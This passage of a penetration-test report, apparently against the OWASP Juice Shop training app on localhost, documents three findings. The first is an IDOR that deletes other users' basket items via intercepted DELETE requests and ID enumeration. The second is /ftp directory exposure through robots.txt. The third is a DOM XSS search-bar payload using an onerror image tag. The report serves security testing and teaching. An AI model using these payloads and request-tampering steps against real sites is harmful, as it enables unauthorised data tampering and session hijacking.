
- ATTEMPT TO DELETE AN ITEM FROM YOUR OWN BASKET AND INTERCEPT THE DELETE REQUEST SENT TO /API/BASKETITEMS/ USING A WEB PROXY TOOL LIKE BURP SUITE.
- CHANGE THE IDENTIFIER FOR THE BASKET OR ITEM TO TARGET ANOTHER USER'S BASKET.



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
18	18	404	734			426	
19	19	404	1348			426	
20	20	404	1381			426	
21	21	404	744			426	
22	22	200	1591			414	
23	23	200	2412			414	
24	24	404	766			426	
25	25	404	800			426	
26	26	404	816			426	
27	27	404	849			426	

```
DELETE /api/BasketItems/23 HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept: application/json, text/plain, */*
Accept-Language: en-US
sec-ch-ua-mobile: ?0
Authorization: Bearer
[illegible]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.89 Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
```

BEFORE




Your Basket (test@gmail.com)

Apple Pomace	1	0.89¤	
Carrot Juice (1000ml)	1	2.99¤	

Total Price: 3.8800000000000003¤

You will gain 0 Bonus Points from this order!

AFTER



Your Basket (test@gmail.com)

Total Price: 0¤

You will gain 0 Bonus Points from this order!

Impact:


Exploiting this vulnerability enables an attacker to delete all items from another user's basket, leading to unauthorized data manipulation, potential financial loss, and a negative impact on user experience. This could also result in legal consequences for the application if users' data is compromised.

8.Sensitive Information Exposure.HIGH


Description:

The /robots.txt file on the target application was found to be publicly accessible and contains a disallowed entry for the /ftp directory. This directory can potentially house sensitive files or data that were intended to be restricted. The exposure of this information allows an attacker to directly access the /ftp directory, which may contain sensitive or exploitable content.

The browser will display the contents of the /robots.txt file, which includes a disallow directive pointing to the /ftp directory.



```
User-agent: *
Disallow: /ftp
```



```
~ / ftp

quarantine                 acquisitions.md     announcement_encrypted.md
coupons_2013.md.bak        eastere.gg          encrypt.pyc
incident-support.kdbx      legal.md            package.json.bak
suspicious_errors.yml
```

Impact:

The disclosed /ftp directory could contain sensitive information such as configuration files, data backups, or other critical resources. Access to this directory can lead to unauthorized information gathering, which might pave the way for further attacks such as data theft, privilege escalation, or even full system compromise if exploitable files are discovered within.


9.DOM-Based Cross-Site Scripting (XSS) via Search Bar.MEDIUM

Description:

The application at http://localhost:3000/#/ is vulnerable to DOM-Based Cross-Site Scripting (XSS). The vulnerability occurs when user-controlled input is directly manipulated in the DOM without proper sanitization, allowing attackers to inject and execute malicious scripts within the context of the user's browser. This specific vulnerability was identified in the search bar of the application, where an attacker can inject a malicious payload that executes JavaScript code.

In the search bar of the application, enter the following payload and press enter:

<img/src/onerror=prompt(8)>



localhost:3000/#/search?q=<img%2Fsrc%2Fonerror%3Dprompt(8)>

localhost:3000 says

8

Search Results -

No results found

Try adjusting your search to find what you're looking for.

Impact:

Successful exploitation of this vulnerability allows an attacker to execute arbitrary JavaScript code in the context of the user's session. This could lead to unauthorized actions such as stealing session cookies, performing actions on behalf of the user, or displaying fraudulent content. The impact is elevated if sensitive user data or high-privileged user accounts are affected.

THANK YOU